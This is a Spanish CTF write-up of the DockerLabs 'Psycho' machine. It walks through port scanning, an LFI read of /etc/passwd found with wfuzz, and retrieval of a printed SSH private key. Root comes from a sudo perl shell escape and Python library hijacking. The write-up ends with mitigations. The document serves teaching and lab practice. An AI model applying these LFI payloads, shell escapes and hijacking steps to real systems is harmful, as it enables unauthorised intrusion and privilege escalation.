WRITE-UP

PSYCHO-

DOCKERLABS

JUAN RODRÍGUEZ CASTELLANO


RECONOCIMIENTO

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nmap -vvv -sSC -Pn -T4 -sV  172.17.0.2 -oG escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slo
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 09:21 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:21
Completed NSE at 09:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:21
Completed NSE at 09:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:21
Completed NSE at 09:21, 0.00s elapsed
Initiating ARP Ping Scan at 09:21
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 09:21, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:21
Scanning psycho (172.17.0.2) [1000 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 09:21, 0.05s elapsed (1000 total ports)
Initiating Service scan at 09:21
Scanning 2 services on psycho (172.17.0.2)
Completed Service scan at 09:21, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.

ATE SERVICE REASON         VERSION
open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
hostkey:
6 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
a-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLmfDz6T3XGKWifPXb0JRYMnpBIhNV4en6M+lkDFe1l/+Ej
FgPI9TZ7aTybt2qudKJ8+r3wcsi8w=
6 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHtGVi9ya8KY3fjIqNDQcC9RuW20liVFDd+uUEgllPzQ
open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
-methods:
pported Methods: GET HEAD POST OPTIONS
-title: 4You
-server-header: Apache/2.4.58 (Ubuntu)
dress: 02:42:AC:11:00:02 (Unknown)
e Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

cript Post-scanning.
tarting runlevel 1 (of 3) scan.
ting NSE at 09:21
ted NSE at 09:21, 0.00s elapsed
arting runlevel 2 (of 3) scan.
 NSE at 09:21

rrect results at https://nmap.org/submit/ .
seconds
1001 (40.036KB)
```

¿Qué es nmap?
Nmap es una herramienta de código abierto utilizada para el escaneo y análisis de redes. Su principal objetivo es descubrir hosts y servicios activos en una red informática, proporcionando información valiosa para tareas de administración de red y auditoría de seguridad.

Comenzamos con un escaneo de puertos usando nmap, lo que nos revela que los puertos 22 (SSH) y 80 (HTTP) están abiertos.


Como vemos abajo a la izquierda sale un mensaje de ERROR. Así que vamos a proceder en primer lugar a buscar directorios ocultos con gobuster.



BUSQUEDA DE VULNERABILIDADES

ENUMERACIÓN

Encontramos 2 directorios, pero solo 1 es accesible así que vamos a abrir ese link para ver que hay.




```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# gobuster dir -u http://psycho/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://psycho/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 271]
/.htpasswd            (Status: 403) [Size: 271]
/.hta                 (Status: 403) [Size: 271]
/assets               (Status: 301) [Size: 301] [--> http://psycho/assets/]
/index.php            (Status: 200) [Size: 2596]
/server-status        (Status: 403) [Size: 271]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Solo hay una imagen dentro, por lo tanto, no será de gran ayuda para explotarla.

Volvemos atrás al inicio y probamos con wfuzz para saber si es vulnerable a LFI.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# wfuzz --hl=62 -w /usr/share/seclists/Discovery/Web-Content/common.txt 'http://psycho/index.php?FUZZ=/etc/passwd'
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
 correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://psycho/index.php?FUZZ=/etc/passwd
Total requests: 4744

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000003688:   200        88 L     199 W      3870 Ch     "secret"

Total time: 2.311187
Processed Requests: 4744
Filtered Requests: 4743
Requests/sec.: 2052.624
```


LFI CON WFUZZ

¿Qué es LFI?

Las vulnerabilidades LFI (Local File Inclusion o inclusión de archivos locales) son vulnerabilidades que permiten leer cualquier archivo que se encuentre dentro del mismo servidor, incluso si el archivo se encuentra fuera del directorio web donde está alojada la página.

¿Qué es WFUZZ?

Wfuzz es una herramienta de fuerza bruta para aplicaciones web, escrita en Python, que se utiliza principalmente para descubrir recursos ocultos (como archivos, directorios, parámetros, subdominios o valores específicos) mediante fuzzing.



Vemos que efectivamente es vulnerable a LFI.

Al final de la página encontramos los usuarios. Vaxei y Luisillo.

```
3 root:x:0:0:root:/root:/bin/bash
4 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
5 bin:x:2:2:bin:/bin:/usr/sbin/nologin
6 sys:x:3:3:sys:/dev:/usr/sbin/nologin
7 sync:x:4:65534:sync:/bin:/bin/sync
8 games:x:5:60:games:/usr/games:/usr/sbin/nologin
9 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
0 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
1 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
2 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
3 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
4 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
5 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
6 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
7 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
8 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
9 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
0 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
1 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
2 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
3 systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
4 messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
5 systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
6 vaxei:x:1001:1001:,,,:/home/vaxei:/bin/bash
7 sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
8 luisillo:x:1002:1002::/home/luisillo:/bin/sh
9
```

¿Cómo sabemos que Vaxei y Luisillo son los usuarios?


Por el pathing de la ruta: /home/luisillo
Además el directorio passwd es donde se encuentran los usuarios almacenados en Linux por eso en la ruta que hemos puesto antes para el LFI hemos puesto /FUZZ=/etc/passwd.

Dentro de la ruta que hemos visto antes buscamos para ver si alguno de estos usuarios tiene el id del rsa del ssh.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvbN4ZOaACG0wA5LY+2RlPpTmBl0vBVufshHnzIzQIiBSgZUED5Dk
2LxNBdzStQBAx6ZMsD+jUCU02DUfOW0A7BQUrP/PqrZ+LaGgeBNcVZwyfaJlvHJy2MLVZ3
tmrnPURYCEcQ+4aGoGye4ozgao+FdJElH31t10VYaPX+bZX+bSxYrn6vQp2Djbl/moXtWF
ACgDeJGuYJIdYBGhh63+E+hcPmZgMvXDxH8o6vgCFirXInxs3O03H2kB1LwWVY9ZFdlEh8
t3QrmU6SZh/p3c2L1no+4eyvC2VCtuF23269ceSVCqkKzP9svKe7VCqH9fYRWr7sssuQqa
OZr8OVzpk7KE0A4ck4kAQLimmUzpOltDnP8Ay8lHAnRMzuXJJCtlaF5R58A2ngETkBjDMM
2fftTd/dPkOAIFe2p+lqrQlw9tFlPk7dPbmhVsM1CN+DkY5D5XDeUnzICxKHCsc+/f/cmA
UafMqBMHtB1lucsW/Tw2757qp49+XEmic3qBWes1AAAFiGAU0eRgFNHkAAAAB3NzaC1yc2
EAAAGBAL2zeGTmgAhtMAOS2PtkZT6U5gZdLwVbn7IR58yM0CIgUoGVBA+Q5Ni8TQXc0rUA
QMemTLA/o1AlNNg1HzltAOwUFKz/z6q2fi2hoHgTXFWcMn2iZbxyctjC1Wd7Zq5z1EWAhH
EPuGhqBsnuKM4GqPhXSRJR99bddFWGj1/m2V/m0sWK5+r0Kdg425f5qF7VhQAoA3iRrmCS
HWARoYet/hPoXD5mYDL1w8R/KOr4AhYq1yJ8bNztNx9pAdS8FlWPWRXZRIfLd0K5lOkmYf
6d3Ni9Z6PuHsrwtlQrbhdt9uvXHklQqpCsz/bLynu1Qqh/X2EVq+7LLLkKmjma/Dlc6ZOy
hNAOHJOJAEC4pplM6TpbQ5z/AMvJRwJ0TM7lySQrZWheUefANp4BE5AYwzDNn37U3f3T5D
gCBXtqfpaq0JcPbRZT5O3T25oVbDNQjfg5GOQ+Vw3lJ8yAsShwrHPv3/3JgFGnzKgTB7Qd
ZbnLFv08Nu+e6qePflxJonN6gVnrNQAAAAMBAAEAAAGADK57QsTf/priBf3NUJz+YbJ4NX
5e6YJIXjyb3OJK+wUNzvOEdnqZZIh4s7F2n+VY70qFlOtkLQmXtfPIgcEbjyyr0dbgw0j4
4sRhIwspoIrVG0NTKXJojWdqTG/aRkOgXKxsmNb+snLoFPFoEUHZDjpePFcgyjXlaYmZ0G
+bzNv0RNgg4eWZszE13jvb5B8XtDzN4pkGlGvK1+8bInlguLmktQKItXoVhhokGkp4b+fu
7YjDiaS4CyWsxX50wG/ZMgYBwFLRbCDUUdKZxsmCbreHxLKT/sae64E2ahuBSckYZlIzTd
2lp27EOOPvdPlt9gny83JuFHBLChMd4sHq/oU8vGAiGnIvOCWs4wMArbpJQ+EALJk3GYvh
oqWp3Q4N4F1tmwlrbqX2KP2T5yB+rLoBxfJwLELZlzd+O8mfP9Yknaw2vVYpUixUglNWHJ
ZnmN1uAScPAd1ZNvIkPm6IPcThj1hVCkFXgWjQn6NdJj+NGNWcBeUrxBkH0vToD7gfAAAA
wQCvSzmVYSxpX3b9SgH+sHH5YmOXR9GSc8hErWMDT9glzcaeEVB3O2iH/T+JrtUlm4PXiP
kwFc5ZHHZTw2dd0X4VpE02JsfkgwTEyqWRMcZHTK19Pry2zskVmu6F94sOcN8154LeQBNx
gT22Dr/KJA71HkOH7TyeGnlsmBtZoa3sqp3co9inkccnhm1KUeduL4RcSysDqXYbBUtNB6
G1l8HYysm8ISCsoR4KSgxmC5lqCMfBy7z/6nOX7sm5/kP+JMsAAADBAO8TiHrYTl/kGsPM
ITaekvQUJWCp+FCHK07jwzNp4buYAnO3iGvhVQpcS7UboD8/mve207e97ugK4Nqc68SzSu
bDgAnd4FF3NLoXP/qPZPaPS1FRl0pY0jHyB+U6RELgaI34i9AierMc+4M0coUMZvxqay3o
```

Vemos que efectivamente lo tiene vaxei.

Añadimos su clave a un fichero que llamaremos key para luego poder autentificarnos en el ssh.



Con el siguiente comando le daremos permiso a la clave para que pueda ser ejecutada en el login por ssh.

```
chmod 600 clave_vaxei
```

ESCALADA DE PRIVILEGIOS

Nos conectamos al ssh y vemos cómo podemos entrar.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh -i clave_vaxei vaxei@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxei@f70899bafa88:~$ whoami
vaxei
vaxei@f70899bafa88:~$
```

```
vaxei@f70899bafa88:/opt$ ls
paw.py
vaxei@f70899bafa88:/opt$ cat paw.py
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aqui")
```

Navegando por la maquina encontramos el siguiente script en python asi que vamos a intentar hacer python hijacking.

PYTHON HIJACKING

¿QUE ES PYTHON LIBRARY HiJACKING?

Python Library Hijacking es una técnica de escalada de privilegios que explota cómo Python importa sus módulos o librerías cuando se ejecuta un script.

¿Cómo funciona?

Cuando un script de Python se ejecuta, busca las librerías que necesita en un orden específico (por ejemplo, primero en el directorio actual, luego en rutas del sistema). Si un atacante tiene acceso a ese directorio (como puede pasar en /opt o directorios mal configurados), puede:

- Crear un archivo .py malicioso con el mismo nombre que una librería legítima.
- Inyectar código malicioso (por ejemplo, que eleve privilegios o ejecute una reverse shell).
- Cuando el script legítimo se ejecute (especialmente si tiene permisos de root), cargará el archivo malicioso en lugar del original.

Para ejecutar el script necesitaremos ser luisillo. Para ser luisillo primero tenemos que ver permisos tiene el usuario vaxei. Usando ls -l vemos sus permisos pero si usamos sudo -l vemos los permisos que tiene el usuario actual en el sistema. Podemos ver que luisillo NOPASSWD /usr/bin/perl

Esto quiere decir que podemos abrir una Shell en perl como luisillo sin que nos pidan una contraseña.

```
vaxei@f70899bafa88:/opt$ ls -l
total 12
drwxr-xr-x 2 root  root  4096 Mar 27 19:32 __pycache__
-rw-r--r-- 1 root  root   967 Aug 10  2024 paw.py
-rw-rw-r-- 1 vaxei vaxei   44 Mar 27 19:25 subprocess.py
vaxei@f70899bafa88:/opt$ sudo -l
Matching Defaults entries for vaxei on f70899bafa88:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna

User vaxei may run the following commands on f70899bafa88:
    (luisillo) NOPASSWD: /usr/bin/perl
vaxei@f70899bafa88:/opt$
```

Una vez logueados como luisillo ejecutamos el script y ya podremos ser root usando un /bin/bash -p o bash -p


```
vaxei@f70899bafa88:/opt$ sudo /usr/bin/python3 /opt/paw.py
[sudo] password for vaxei:
sudo: a password is required
vaxei@f70899bafa88:/opt$ sudo -u luisillo perl -e 'exec "/bin/bas
luisillo@f70899bafa88:/opt$ sudo /usr/bin/python3 /opt/paw.py
Ojo Aqui
Processed data: tHIS IS SOME DUMMY DATA THAT NEEDS TO BE PROCESSE
Useless calculation result: 499999500000
Traceback (most recent call last):
  File "/opt/paw.py", line 41, in <module>
    main()
  File "/opt/paw.py", line 38, in main
    run_command()
  File "/opt/paw.py", line 30, in run_command
    subprocess.run(['echo Hello!'], check=True)
    ^^^^^^^^^^^^^^
AttributeError: module 'subprocess' has no attribute 'run'
luisillo@f70899bafa88:/opt$ whoami
luisillo
luisillo@f70899bafa88:/opt$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# ls
__pycache__  paw.py  subprocess.py
bash-5.2#
```


¿De donde hemos obtenido el codigo para desde el binario perl convertinos en sudo sin necesidad de contraseña?

GTFOBins (abreviatura de Get The Fuck Out Binaries) es una recopilación de binarios disponibles en sistemas Unix/Linux que pueden ser explotados por un atacante para escalar privilegios, evadir restricciones de seguridad o mantener persistencia, cuando tiene acceso a una shell con privilegios limitados.

en nuestro caso, buscamos perl en el buscador de la web y usaremos la opcion que estamos explotando, en nuestro caso una shell.

Como podemos ver es el mismo comando que hemos utilizado en las página previa.





MITIGACIONES

Buenas prácticas que podrían haber prevenido esta intrusión:

Validar y restringir correctamente los parámetros en URLs para evitar LFI.

Nunca dejar claves privadas en directorios accesibles.

Evitar el uso de imports sin rutas absolutas en scripts ejecutados como root.

Revisar y restringir correctamente las configuraciones de sudo.